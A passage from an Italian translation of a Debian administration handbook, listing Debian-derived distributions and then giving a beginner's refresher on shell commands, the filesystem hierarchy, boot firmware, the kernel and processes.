Notare che Knoppix fornisce anche un installatore: si può provare prima la distribuzione come LiveCD, poi installarla su un hard disk per avere migliori prestazioni.

➨ `http://www.knopper.net/knoppix/index-en.html`

A.5. Aptosid e Siduction

Questa distribuzione basata sulla comunità segue i cambiamenti di Debian *Sid* (*Instabile*) — da cui il nome. Le modifiche sono di portata limitata: l'obiettivo è di fornire il software più recente e di aggiornare i driver per l'hardware più recente, pur consentendo agli utenti di tornare alla distribuzione ufficiale Debian in qualsiasi momento. Aptosid era conosciuto precedentemente come Sidux, e Siduction è un fork più recente di aptosid.

➨ `http://aptosid.com`

➨ `http://siduction.org`

A.6. Grml

Grml è un LiveCD con molti strumenti per gli amministratori di sistema, che si occupano di installazione, distribuzione, e salvataggio del sistema. Il LiveCD è fornito in due versioni, full e small, entrambe disponibili per PC a 32-bit e 64-bit. Ovviamente, le due versioni differiscono per la quantità di software incluso e la dimensione che ne risulta.

➨ `https://grml.org`

A.7. Tails

Tails (The Amnesic Incognito Live System) mira a fornire un sistema live che preserva l'anonimato e la privacy. Mette grande cura nel non lasciare alcuna traccia sul computer su cui gira, e utilizza la rete Tor per collegarsi a Internet nel modo più anonimo possibile. `https://tails.boum.org`

A.8. Kali Linux

Kali Linux è una distribuzione basata su Debian specializzata in test di penetrazione ("pentesting" in breve). Essa fornisce software che aiutano nel controllo della sicurezza di una rete esistente o un computer sotto tensione, e nell'analisi dopo un attacco (pratica nota come "computer forensics"). `https://kali.org`

A.9. Devuan

Deuvan è un fork di Debian relativamente nuovo: è partito nel 2014 come reazione alla decisione presa da Debian di passare a `systemd` come sistema di init predefinito. Un gruppo di utenti affezionato a `sysv` e contrario agli inconvenienti (reali o percepiti) di `systemd` ha iniziato Deuvan con l'obiettivo di mantentenere un sistema senza-`systemd`. Da Marzo 2015, non è stato pubblicato nessun vero rilascio : resta da vedere se il progetto avrà successo e troverà la sua nicchia, oppure se gli oppositori di systemd impareranno ad accettarla.

➨ `https://devuan.org`

A.10. Tanglu

Tanglu è un'altra derivata di Debian; è basata su un mix di Debian *Testing* e *Unstable*,con patch per alcuni pacchetti. Il suo obiettivo è quello di fornire una moderna distribuzione desktop-friendly basata su software recente, senza i vincoli di rilascio di Debian.

➨ `http://tanglu.org`

A.11. DoudouLinux

DoudouLinux si rivolge bambini (a partire da 2 anni). Per raggiungere questo obiettivo, fornisce un'interfaccia grafica fortemente personalizzato (basata su LXDE) e viene fornita con molti giochi e applicazioni educative. L' accesso a Internet è filtrato per impedire ai bambini di visitare siti web problematici. Gli annunci sono bloccati. L'obiettivo dovrebbe essere quello di permettere ai genitori di essere liberi di lasciare che i loro figli usino il computer una volta avviato DoudouLinux. E i bambini devono amare DoudouLinux, proprio come si godono la loro console di gioco. `http://www.doudoulinux.org`

A.12. Raspbian

Raspbian è una ricostruzione di Debian ottimizzata per il popolare (e poco costoso) computer single-board della famiglia Raspberry Pi. L'hardware per quella piattaforma è più potente di quello che l'architettura Debian *armel* può sfruttare, ma manca di alcune funzionalità che sarebbero richieste per *armhf*; così Raspbian è una sorta di intermediario, ricostruita appositamente per quell'hardware e comprendendo le patch dedicate solo per questo computer.

➨ `https://raspbian.org`

A.13. E molte altre

Il sito web Distrowatch fa riferimento a un numero enorme di distribuzioni Linux, alcune delle quali sono basate su Debian. Navigare in questo sito è un buon modo per farsi un'idea della diversità nel mondo del software libero.

➨ `http://distrowatch.com`

Il modulo di ricerca può aiutare a rintracciare una distribuzione basata sulla sua ascendenza. A Marzo 2015, selezionando Debian venivano restituite 131 distribuzioni attive!

➨ `http://distrowatch.com/search.php`

Appendice

B Breve Corso di Recupero

Contenuto

B.1. Shell e Comandi di Base

Nel mondo Unix, ogni amministratore deve usare la riga di comando, prima o poi; ad esempio, quando il sistema non si avvia correttamente e fornisce solo un modalità di ripristino della riga di comando. Essere in grado di gestire questo tipo di interfaccia, quindi, è una competenza di base di sopravvivenza per queste circostanze.

RAPIDO SGUARDO

Avvio dell'interprete dei comandi

A command-line environment can be run from the graphical desktop, by an application known as a "terminal". In GNOME, you can start it from the "Activities" overview (that you get when you move the mouse in the top-left corner of the screen) by typing the first letters of the application name. In Plasma, you will find it in the K → Applications → System menu.

Questa sezione da solo un rapido sguardo ai comandi. Tutti hanno molte opzioni qui non descritte, quindi per favore fare riferimento all'abbondante documentazione nelle loro rispettive pagine di manuale.

B.1.1. Navigazione nell'Albero delle Directory e Gestione dei File

Una volta aperta la sessione, il comando `pwd` (che sta per directory del lavoro di stampa *print working directory*) visualizza la posizione corrente nel filesystem. La directory corrente viene

cambiata con il comando `cd directory` (`cd` sta per cambia directory *change directory*). La directory superiore è sempre chiamata `..` (due punti), mentre la directory corrente è conosciuta anche come `.` (un punto). Il comando The `ls` permette di elencare *listing* il contenuto di una directory. Se non viene passato nessun parametro, opera nella directory corrente.

```
$ pwd
/home/marco
$ cd Scrivania
$ pwd
/home/marco/Scrivania
$ cd .
$ pwd
/home/marco/Scrivania
$ cd ..
$ pwd
/home/marco
$ ls
Immagini Modelli Pubblici Scrivania
Documenti Musica Scaricati Video
```

Una direcory può essere creata con `mkdir directory`, ed una directory esistente (vuota) può essere rimossa con `rmdir directory`. Il comando `mv` permette lo *spostamento (moving)* e/o di rinominare file e directory; la *rimozione (removing)* di un file è effettuata con `rm file`.

```
$ mkdir test
$ ls
Immagini    Modelli  Pubblici Scrivania  Documenti
Musica  Scaricati      Video    test
$ mv test new
$ ls
Immagini    Modelli  new       Scaricati     Video
Documenti  Musica      Pubblici  Scrivania
$ rmdir new
$ ls
Immagini    Modelli  Pubblici  Scrivania  Documenti
Musica  Scaricati      Video
```

B.1.2. Visualizzazione e Modifica dei File di Testo

Il comando `cat file` (destinato a *concatenare* file al dispositivo di output standard) legge un file e ne visualizza il contenuto sul terminale. Se il file è troppo grande per essere visualizzato sullo schermo, usare un comando come `less` (oppure `more`) per visualizzarlo per pagina per pagina.

Il comando `editor` avvia un editore testi (come ad esempio `vi` o `nano`) e permette di creare, modificare e leggere file di testo. È possibile creare file particolarmente semplici, direttamente dalla linea di comando, utilizzando ridirezione: `echo "text" >file` crea un file chiamato *file* con "*text*" per contenuto. È anche possibile aggiungere una linea a fine file, con un comando come: `echo "moretext" >>file`. Notare il doppio `>>` in questo secondo esempio.

B.1.3. Ricerca dei File e all'interno dei File

Il comando `find directory criterio` cerca i file all'interno di una *directory* in base a diversi criteri. Il criterio usato più comunemenete è -name *nome*: che permette di ceracre un file tramite il nome.

Il coamndo `grep expressione files` cerac il contenuto dei file ed estrae le linee corrispondenti all'espressione regolare (vedi riquadro « Espressioni regolari» [279]). Aggiungendo l'opzione -r consente una ricerca ricorsiva su tutti i file contenuti nella directory passata come parametro. Questo permette di cercare un file quando è nota solo una parte del suo contenuto.

B.1.4. Gestione Processi

Il comando `ps aux` elenca i processi in esecuzione ed aiuta ad identificarli mostrando il loro *pid* (process id). Una volta conosciuto il *pid* di un processo, il comando `kill -signal pid` permette di inviare un segnale (se il processo appartiene all'utente corrente). Esistono diversi segnali; i più comunemente usati sono TERM (una richiesta a terminare in modo naturale) e KILL (un'arresto forzato).

L'interprete dei comandi può anche eseguire i programmi in background se il comando è seguito da una "&". Utilizzando la e commerciale, l'utente riprende immediatamente il controllo della shell anche se il comando è ancora in esecuzione (nascosto all'utente; come processo in background). Il comando `jobs` elenca i processi in esecuzione in background; eseguendo `fg %numero-lavoro` (per *foreground*) il processo viene riportato in primo piano. Quando un comando è in esecuzione in primo piano (o perché è stato avviato normalmente, o perchè riportato in primo piano con `fg`), la combinazione dei tasti Control+Z sospende il processo e riprende il controllo della riga di comando. Il processo può essere riavviato in background con `bg %numero-lavoro` (per *background*).

B.1.5. Informazioni di Sistema: Memoria, Spazio su Disco, Identità

Il comando `free` visualizza le informazioni sulla memoria; `df` (*disk free*) riporta la disponibilità di spazio su ogni disco montato nel filesystem. La sua opzione -h (per *human readable* leggibile dagli umani) converte le dimensioni in unità più leggibili (solitamente megabyte o gigabyte). Allo stesso modo, il comando `free` supporta le opzioni -m e -g, e visualizza i dati, rispettivamente in megabyte o in gigabyte.

```
$ free
             total       used       free     shared    buffers     cached
Mem:       1028420    1009624      18796          0      47404     391804
-/+ buffers/cache:     570416     458004
Swap:      2771172     404588    2366584
$ df
Filesystem           1K-blocchi      Usati Disponib. Uso% Montato su
/dev/sda2              9614084   4737916   4387796  52% /
tmpfs                   514208         0    514208   0% /lib/init/rw
```

```
udev                    10240       100     10140   1% /dev
tmpfs                  514208    269136    245072  53% /dev/shm
/dev/sda5            44552904  36315896   7784380  83% /home
```

Il `id` visualizza l'identità dell'utente che esegue la sessione, insieme alla lista dei gruppi a cui appartiene. Poiché l'accesso ad alcuni file o dispositivi può essere limitata ai membri del gruppo, può essere utile verificare l'appartenenza al gruppo disponibile.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(
    ➥ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
    ➥ scanner)
```

B.2. Organizzazione della Gerarchia del Filesystem

B.2.1. La Directory Root

Un sistema Debian è organizzato secondo il *Filesystem Hierarchy Standard* (FHS). Questo standard definisce lo scopo di ogni directory. Per esempio, le directory di primo livello sono descritte come segue:

- `/bin/`: programmi base;
- `/boot/`: kerne Linux ed altri file necessari per il suo processo d'avvio;
- `/dev/`: file del dispositivo;
- `/etc/`: files di configurazione;
- `/home/`: file personali dell'utente;
- `/lib/`: libraries di base;
- `/media/*`: punti di mount per i dispositivi rimovibili (CD-ROM, chiavette USB ecc.);
- `/mnt/`: punto di mount temporaneo;
- `/opt/`: applicazioni extra fornite da terze parti;
- `/root/`: file personali dell'ammininistratore (dell'utente root);
- `/run/`: dati runtime volatili che non rimangono dopo i riavvi (non ancora inclusi nel FHS);
- `/sbin/`: programmi di sistema;
- `/srv/`: dati usati dal server opsitato sul sistema;
- `/tmp/`: file temporanei; questa directory è spesso svuotata all'avvio;
- `/usr/`: applicazioni; questa directory è ulteriormente suddivisa in `bin`, `sbin`, `lib` (seguendo la logica della directory principale). Inoltre, `/usr/share/` contiene i dati indipendenti dall'architettura. `/usr/local/` è pensato per essere utilizzato dall'amministratore per installare manualmente le applicazioni senza sovrascrivere i file gestiti dal sistema di impacchettamento (`dpkg`).

- `/var/`: dati variabili gestiti dai demoni. Questi includono file di log, code, spool, cache ecc.

- `/proc/` e `/sys/` sono specifici per il kernel Linux (e non fanno parte di FHS). Sono utilizzati dal kernel per l'esportazione dei dati nello spazio utente (vedi Sezione B.3.4, «Lo Spazio Utente» [476] e Sezione B.5, «Lo Spazio Utente» [480] per spiegazioni riguardo questo concetto).

B.2.2. Directory Home dell'Utente

I contenuti della directory home dell'utente non sono standardizzati, ma ci sono ancora alcune convenzioni degne di nota. Una è che spesso la directory home dell'utente viene spesso definita da una tilde ("~"). Questo è utile da sapere poichè gli interpreti di comando sostituiscono automaticamente una tilde con la directory corretta (di solito `/home/utente/`).

Tradizionalmente, i file di configurazione dell'applicazione vengono spesso memorizzati direttamente nella directory home dell'utente, ma i loro nomi di solito iniziano con un punto (per esempio, il client email `mutt` salva la sua configurazione in `~/.muttrc`). Si noti che i nomi dei file che iniziano con un punto sono nascosti per impostazione predefinita; ed il comando `ls` li elenca solo quando viene utilizzata l'opzione -a, ed i file manager grafici hanno bisogno di visualizzare i file nascosti.

Alcuni programmi utilizzano anche più file di configurazione organizzati in una directory (ad esempio, `~/.ssh/`). Alcune applicazioni (come ad esempio il browser Iceweasel) usano anche loro directory per memorizzare una cache di dati scaricati. Questo significa che quelle directory possono occupare un sacco di spazio su disco.

Questi file di configurazione archiviati direttamente nella home directory dell'utente, spesso comunemente denominati *dotfiles*, si sono nel tempo moltiplicati al punto che potrebbero riempire quasi interamente queste directory. Fortunatamente, uno sforzo condotto collettivamente sotto la direzione di FreeDesktop.org ha portato alla "XDG Base Directory Specification", un convegno che mira a ripulire questi file e directory. Questa specifica stabilisce che i file di configurazione devono essere conservati in `~/.config`, file di cache in `~/.cache`, e file di dati dell'applicazione in `~/.local` (o in sottodirectory). Questa convenzione si sta lentamente consolidando, e diverse applicazioni (specialmente quelle grafiche) hanno iniziato a seguirla.

I desktop grafici di solito visualizzano i contenuti della directory `~/Desktop/` (o qualsiasi altra cosa per i sistemi non configurati in Inglese) sul desktop (vale adire, ciò che visibile sullo schermo una volta che tutte le applicazioni sono state chiuse o ridotte a icona).

Infine,a volte il sistema di posta elettronica memorizza la posta in arrivo nella dierctory `~/Mail/`.

B.3. Funzionamento Interno di un Computer: i Diversi Livelli Coinvolti

Un computer è spesso considerato come qualcosa piuttosto astratto, e l'interfaccia visibile esternamente è molto più semplice rispetto alla complessità interna. Tale complessità deriva in parte dal numero di pezzi coinvolti. Tuttavia, questi pezzi possono essere visualizzati in strati, dove uno strato interagisce solo con quelli immediatamente sopra o sotto.

Un utente finale può utilizzarlo senza conoscere questi dettagli... fino a quando tutto funziona. Quando si affronta un problema come, "Internet non funziona!", la prima cosa da fare è identificare in quale strato ha avuto origine il problema. La scheda di rete (hardware) funziona? E' riconosciuta dal computer? Il kernel Linux la vede? I parametri di rete sono configurati correttamente? Tutte queste domande isolano uno strato adeguato e mettono a fuoco la potenziale fonte del problema.

B.3.1. Lo Strato più Profondo: l'Hardware

Cominciamo con un promemoria base che un computer è, prima di tutto, un insieme di elementi hardware. C'è generalmente una scheda principale (nota come *scheda madre*), con uno (o più) processori, qualche RAM, controller di dispositivi, e slot di espansione per schede aggiuntive (per altri controller di dispositivi). I più degni di nota tra questi controller sono gli IDE (Parallel ATA), SCSI e Serial ATA, per il collegamento di dispositivi di memorizzazione come gli hard disk. Altri controller includono l'USB, che è in grado di ospitare una grande varietà di dispositivi (che vanno dalle webcam ai termometri, dalle tastiere ai sistemi di automazione domestica) e l'IEEE 1394 (Firewire). Questi controller spesso consentono il collegamento di più dispositivi così il sottosistema completo gestito da un controller è quindi generalmente noto come "bus". Schede opzionali includono le schede grafiche (alle quali verranno collegati gli schermi dei monitor), le schede audio, le schede di rete, e così via. Alcune schede madri hanno già integrate queste caratteristiche, e non hanno bisogno di schede aggiuntive.

IN PRACTICA

Verifica dell'hardware

La veririfica che una parte di hardware funzioni può essere difficile. D'altra parte, dimostrare che non funziona è qualche volta abbastanza semplice.

Un hard disk è fatto di piatti rotanti e testine magnetica in movimento. Quando un hard disk si accende, il motore del piatto fa un ronzio caratteristico. E dissipa anche energia come calore. Di conseguenza, un disco rigido che rimane freddo e silenzioso quando acceso è rotto.

Le schede di rete spesso includono LED che mostrano lo stato del collegamento. Se un cavo è collegato ad un hub di rete funzionante o ad uno switch, almeno un LED si accende. Se non si accende nessun LED, o la scheda stessa, o il dispositivo di rete, oppure il cavo tra di loro, è difettoso. Il passo successivo è quindi testare ciascun componente singolarmente.

Alcune schede opzionali - le schede video 3D in particolare - includono dispositivi di raffreddamento, come i dissipatori di calore e/o ventilatori. Se la ventola non gira anche se la scheda è alimentata, una spiegazione plausibile è la scheda sia surriscaldata. Questo vale anche per il processore(i) principale(i) situato(i) sulla scheda madre.

B.3.2. L'Avviatore: il BOIS o l'UEFI

L'hardware, da solo, non è in grado di eseguire operazioni utili il corrispondente pezzo di software che lo guidi. Il controllo e l'interazione con l'hardware è lo scopo del sistema operativo e delle applicazioni. Questi, a loro volta, richiedono hardware funzionale per essere eseguiti.

Questa simbiosi tra hardware e software non avviene da sola. Quando il computer viene acceso dapprima, sono necessarie alcune configurazioni iniziali. Questo compito è assunto dal BIOS o dall'UEFI, un pezzo di software incluso nella scheda madre che si avvia automaticamente al momento dell'accensione. Il suo compito principale è cercare un software a cui possa cui trasferire il controllo. Di solito, nel caso del BIOS, questo comporta la ricerca del primo disco rigido con settore d'avvio (noto anche come *master boot record* o MBR), per caricare il settore d'avvio, ed eseguirlo. Da quel momento in poi, il BIOS di solito non è più coinvolto (fino al successivo avvio). Nel caso di EUFI, il processo comporta anche la scansione dei dischi per trovare una partizione EFI dedicata contenente ulteriori applicazioni EFI da eseguire.

STRUMENTO

Impostare, lo strumento di configurazione del BIOS/UEFI

Il BIOS/UEFI contiene anche un software chiamato programma di installazione, progettato per consentire di configurare gli spetti del computer. In particolare, consente di scegliere il dispositivo d'avvio preferito (per esempio, il floppy disk o il CD-ROM), di impostare l'orologio di sistema, e così via. L'avvio del setup di solito si ottiene premendo molto presto un tastosubito dopo che il computer si è acceso. Questo tasto è spesso Del o Esc, a volte F2 o F10. L amggior parte delle volte, la scelta è visualizzata sullo schermo durante l'avvio.

Il settore di avvio (o la partizione EFI), a sua volta, contiene un'altro pezzo di software, chiamato bootloader, il cui scopo è quello di trovare ed eseguire un sistema operativo. Dal momento che questo bootloader non è incorporato nella scheda madre, ma è caricato dal disco, può avere più funzionalità del BIOS, il che spiega perché il BIOS non carica il sistema operativo stesso. Ad esempio, il bootloader (spesso GRUB su sistemi Linux) può elencare i sistemi operativi disponibili e chiedere all'utente di sceglierne uno. Di solito, viene fornita una scelta predefinita ed una di timeout. A volte l'utente può anche scegliere di aggiungere parametri da passare al kernel, e così via. Alla fine, un kernel viene trovato, caricato in memoria, ed eseguito.

NOTA

UEFI, un moderno sostituto del BIOS

UEFI è uno sviluppo relativamente recente. La maggior parte dei nuovi computer supportano il boot UEFI, ma di solito hanno anche il supporto all'avvio da BIOS per retrocompatibilità con i sistemi operativi che non sono pronti a sfruttare UEFI.

Questo nuovo sistema si libera di alcune delle limitazioni del BIOS: con l'utilizzo di una partizione dedicata, i bootloader non hanno più bisogno trucchi speciali per adattarsi in un piccolo *master boot record* e poi scoprire il kernel da avviare. Ancora meglio, con un kernel Linux opportunamente costruito, UEFI può avviare direttamente il kernel senza alcun bootloader intermedio. UEFI è anche il fondamento di base usato per fornire *Secure Boot*, una tecnologia per garantire che si esegua solo software convalidato dal produttore del sistema operativo.

Il BIOS/UEFI è anche responsabile del rilevamento edell'inizializzazione di un numero di dispositivi. Ovviamente, questo include i dispositivi IDE/SATA (di solito hard disk e unità CD/DVD-

ROM), ma anche i dispositivi PCI. I dispositivi rilevati sono spesso elencati sullo schermo durante il processo di avvio. Se questo elenco scorre troppo velocemente, utilizzare il tasto Pausa per fermarlo il tempo sufficiente per leggere. Dispositivi PCI installati che non vengono visualizzati sono un cattivo presagio. Nel peggiore dei casi, il dispositivo è difettoso. Nella migliore delle ipotesi, è semplicemente incompatibile con la versione corrente del BIOS o con la scheda madre. Le specifiche PCI si evolvono, e le vecchie scehde madri non garantiscono di gestire i dispositivi PCI più recenti.

B.3.3. Il Kernel

Sia il BIOS/EUFI che il bootloader sono eseguiti solo per pochi secondi ciascuno; ora stiamo ottenendo il primo pezzo di software che viene eseguito per un tempo più lungo, il kernel del sistema operativo. Questo kernel assume il ruolo di un direttore d'orchestra, e assicura il coordinamento tra hardware e software. Questo ruolo prevede diverse attività tra cui: guidare l'hardware, gestire i processi, gli utenti ed i permessi, il filesystem, e così via. Il kernel fornisce una base comune a tutti gli altri programmi sul sistema.

B.3.4. Lo Spazio Utente

Anche se tutto ciò che accade al di fuori del kernel può essere accomunato sottola dicitura "user space" (spazio utente), possiamo ancora separarlo in strati software. Tuttavia, le interazioni tra i processi esterni al kernel sono più complesse rispetto a prima, e le classificazioni possono non essere così semplici. Un'applicazione utilizza comunemente librerie, che a loro volta coinvolgono il kernel, ma le comunicazioni possono coinvolgere anche altri programmi, o anche altre librerie che si chiamano a vicenda.

B.4. Alcuni Compiti di cui si occupa il Kernel

B.4.1. Guidare l'Hardware

Il kernel ha, prima di tutto, il compito di controllare i componenti hardware, individuarli, avviarli quando il computer è acceso, e così via. Fornisce loro anche software di livello superiore con un'interfaccia di programmazione semplificata, cosicchè le applicazioni possono utilizzare i dispositivi senza doversi preoccupare di dettagli come ad esempio a quale slot di espansione è collegata la scheda aggiuntiva. L'interfaccia di programmazione prevede anche un livello di astrazione; questo permette al software di video-conferenza, ad esempio, di usare una webcam indipendentemente dalla sua marca e modello. Il software è in grado appena di utilizzare l'interfaccia *Video for Linux* (V4L), ed il kernel traduce le chiamate di funzione di questa interfaccia nei comandi hardware effettivi necessari alla specifica webcam in uso.

Il kernel esporta molti dettagli sull'hardware rilevato attraverso i filesystem virtuali `/proc/` and `/sys/`. Diversi strumenti riassumono questi dettagli. Tra questi, `lspci` (nel pacchetto *pciutils*)

elenca i dispositivi PCI, `lsusb` (nel pacchetto *usbutils*) elenca i dispositivi USB, e `lspcmcia` (nel pacchetto *pcmciautils*) elenca i dispositivi PCMCIA. Questi strumenti sono molto utili per identificare il modello esatto di un dispositivo. Questa identificazione permette anche di effettuare ricerche più precise sul web che, a loro volta, portano a documenti più pertinenti.

Esempio B.1 *Esempio di informazioni fornite da* `lspci` *e* `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ➥ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ➥  Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ➥ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ➥ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ➥ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Questi programmi hanno un'opzione -v, che riporta informazioni molto più dettagliate (ma di solito non è necessario). Infine, il comando `lsdev` (nel pacchetto *procinfo*) elenca le risorse di comunicazione utilizzate dai dispositivi.

Le applicazioni spesso accedono ai dispositivi per mezzo di file speciali creati all'interno della cartella `/dev/` (vedi riquadro « Permessi di accesso ai dispositivi» [170]). Si tratta di file speciali che rappresentano le unità disco (per esempio, `/dev/hda` e `/dev/sdc`), le partizioni(`/dev/hda1` o `/dev/sdc3`), i mouse (`/dev/input/mouse0`), le tastiere (`/dev/input/event0`), le schede audio (`/dev/snd/*`), le porte seriali (`/dev/ttyS*`), e così via.

B.4.2. Filesystem

I filesystem sono uno degli aspetti più importanti del kernel. I sistemi unix uniscono tutti gli archivi in un'unica gerarchia, che permette agli utenti (ed alle applicazioni) di accedere ai dati semplicemente conoscendo la loro posizione all'interno di tale gerarchia.

Il punto di partenza di questo albero gerarchico è chiamato radice (root), `/`. Questa directory può contenere sottodirectory. Ad esempio, la directory home sottodirectory di `/` è chiamata `/home/`.

Questa sottodirectory può, a sua volta, contiene altre sottodirectory, e così via. Ogni directory può contenere anche file, in cui verranno memorizzati i dati effettivi. Così, il nome `/home/marco/Scrivania/ciao.txt` si riferisce ad un file chiamato ciao.txt memorizzato in Scrivania sottodirectory di marco sottodirectory della directory home presente nella radice. Il kernel fa la traduzione tra questo sistema di denominazione e la reale, fisica archiviazione su un disco.

A differenza di altri sistemi, c'è solo un tale gerarchia, e può integrare dati da più dischi. Uno di questi dischi è usato come radice, e gli altri sono "montati" sulle directory nella gerarchia (il comando Unix è chiamato `mount`); questi altri dischi sono poi disponibili sotto questi "punti di montaggio". Questo permette di memorizzare le directory home degli utenti (di solito memorizzate all'interno di `/home/`) su un secondo hard disk, che conterrà le directory marco e grazia. Una volta che il disco è montato in `/home/`, queste directory diventano accessibili alle loro solite posizioni, e percorsi come `/home/marco/Scrivania/ciao.txt` continueranno a funzionare.

Ci sono molti formati di filesystem, che corrispondono a molti modi per memorizzare fisicamente i dati sui dischi. I più conosciuti sono *ext2*, *ext3* ed *ext4*, ma ne esistono altri. Ad esempio, *vfat* è il sistema che è stato storicamente utilizzato dai sistemi operativi DOS e Windows, e che consente di utilizzare i disci rigidi sotto Debian così come in Windows. In questo caso, il filesystem deve essere preparato sul disco prima che venga montato e questa operazione è nota come "formattazione". I comandi come `mkfs.ext3` (dove `mkfs` sta per *MaKe FileSystem*) gestiscono la formattazione. Questi comandi richiedono, come parametro, un file del dispositivo che rappresenta la partizione che deve essere formattata (per esempio, `/dev/sda1`). Questa operazione è distruttiva e deve essere eseguita una sola volta, a meno che non si voglia deliberatamente ripulire un filesystem e ricominciare da capo.

Ci sono anche i file system di rete, come NFS, in cui i dati non sono memorizzati su un disco locale. Invece, i dati vengono trasmessi attraverso la rete a un server che li memorizza e li recupera su richiesta. L'astrazione del filesystem protegge gli utenti dal dover fare attenzione: i file rimangono di solito accessibili in modo gerarchico.

B.4.3. Funzioni Condivise

Dal momento che un certo numero di stesse funzioni è utilizzato da tutti i software, ha senso che vengano centralizzate nel kernel. Ad esempio, la gestione del file system condiviso permette a qualsiasi applicazione semplicemente aprire un file per nome, senza la necessità di preoccuparsi del modo in cui il file è memorizzato fisicamente. Il file può essere memorizzato in parecchie parti diverse su un disco rigido, o diviso su più dischi rigidi, o anche memorizzato su un file server remoto. Le funzioni di comunicazione condivise vengono utilizzate dalle applicazioni per scambiare dati indipendentemente dal modo in cui i dati vengono trasportati. Per esempio, il trasporto potrebbe avvenire su qualsiasi combinazione di reti locali o wireless, o su un telefono fisso.

B.4.4. Gestione Processi

Un processo è un'istanza di un programma in esecuzione. Ciò richiede memoria per memorizzare sia il programma che i suoi dati in esecuzione. Il kermel si occupa della creazione e del loro monitoraggio. Quando un programma viene eseguito, il kernel prima mette da parte un pò di memoria, quindi carica il codice eseguibile dal filesystem in esso, e poi avvia l'esecuzione del codice. Mantiene le informazioni su questo processo, delle quali la più visibile è il numero identificativo conosciuto come *pid* (*process identifier*).

I kernel Unix-like (incluso Linux), come la maggior parte dei sistemi operativi moderni, sono "multi-tasking". In altre parole, permettono l'esecuzione di molti processi "contemporaneamente". In realtà c'è solo un processo in esecuzione in un dato momento, ma il kernel fraziona il tempo in intervalli ed esegue ogni processo a turno. Poiché questi intervalli di tempo sono molto brevi (in millisecondi), creano l'illusione di processi in esecuzione in parallelo, anche se in realtà sono attivi solo durante alcuni intervalli di tempo e inattivi il resto del tempo. Il lavoro del kernel è quello di regolare il suo meccanismo di pianificazione per mantenere questa illusione, massimizzando le prestazioni globali del sistema. Se gli intervalli di tempo sono troppo lunghi, l'applicazione potrebbe non mostrarsi così reattiva come si desidera. Se sono troppo brevi, il sitema perde tempo a passare da un lavoro (task) ad un'altro così di frequente. queste decisioni possono essere modificate attraverso le priorità dei processi. I processi ad alta priorità verranno eseguiti per più tempo e con intervalli più frequenti rispetto ai processi a bassa priorità.

NOTA

Sistemi Multi-processore (e varianti)

La limitazione descritta sopra di un solo processo che può essere eseguito per volta, non si applica sempre. L'attuale restrizione è che ci può essere un solo processo in esecuzione *per core di processore* alla volta. I sistemi multi-processore, multi-core o "hyper-threading" consentono l'esecuzione di più processi in parallelo. Lo stesso sistema time-slicing è ancora usato, anche se, per gestire i casi in cui vi sono processi più attivi che core disponibili. Questo è ben lungi dall'essere insolito: un sistema di base, anche uno in idle, quasi sempre ha decine di processi in esecuzione.

Naturalmente, il kernel permette di eseguire diverse istanze indipendenti dello stesso programma. Ma ciascuno può accedere solo ai propri intervalli di tempo e memoria. I loro dati rimangono quindi indipendenti.

B.4.5. Gestione dei Diritti

I sistemi Unix-like sono anche multi-utente. Essi forniscono un sistema di gestione dei diritti che supporta utenti e gruppi separati; permette anche il controllo sulle azioni basate sulle autorizzazioni. Il kernel gestisce i dati per ogni processo, permettendo di controllare i permessi. La maggior parte del tempo, il processo è identificato dall'utente che lo ha iniziato. Tale processo è consentito solo per rendere quelle azioni disponibili al suo proprietario. Ad esempio, il tentativo di aprire un file richiede che il kernel controlli l'identità del processo contro le autorizzazioni di accesso (per maggiori dettagli su questo particolare esempio, vedere Sezione 9.3, «Gestione dei permessi» [210]).

B.5. Lo Spazio Utente

"Spazio utente" si riferisce l'ambiente di runtime di normali (al contrario di kernel) processi. Questo non significa necessariamente che questi processi siano effettivamente avviati dagli utenti perchè normalmente un sistema standard ha diversi processi "demoni" (o in background) in esecuzione prima che l'utente apri anche una sessione. I processi demoni sono considerati processi user-space.

B.5.1. Processo

Qunado il kernel ternima la sua fase di inizializzazione, avvia il primo processo, `init`. Il processo #1 da solo è molto raramente utile di per sé, ed i sistemi Unix-like vengono eseguiti con molti processi aggiuntivi.

Prima di tutto, un processo può clonare se stesso (questo è noto come *fork*). Il kermel alloca un nuovo (ma identico) spazio di memoria per il processo, ed un'altro processo per usarlo. In questo momento, l'unica differenza tra questi due processi è il loro *pid*. Il nuovo processo è chiamato di solito processo figlio, ed il processo originale il cui *pid* non cambia, è chiamato processo padre.

A volte, il processo figlio continua a condurre la sua propria vita indipendentemente dal suo genitore, con i propri dati copiati dal processo genitore. In molti casi, però, questo processo figlio esegue un altro programma. Con poche eccezioni, la memoria viene semplicemente sostituita da quella del nuovo programma, e l'esecuzione di questo nuovo programma inizia. Questo è il meccanismo utilizzato dal processo init (con il processo numero 1) per avviare servizi aggiuntivi ed eseguire l'intera sequenza di avvio. Ad un certo punto, un processo tra i processi figli di `init` avvia un'interfaccia grafica per gli utenti che devono fare il login (la sequenza reale degli eventi è descritta in dettaglio in Sezione 9.1, «Avvio del sistema» [194]).

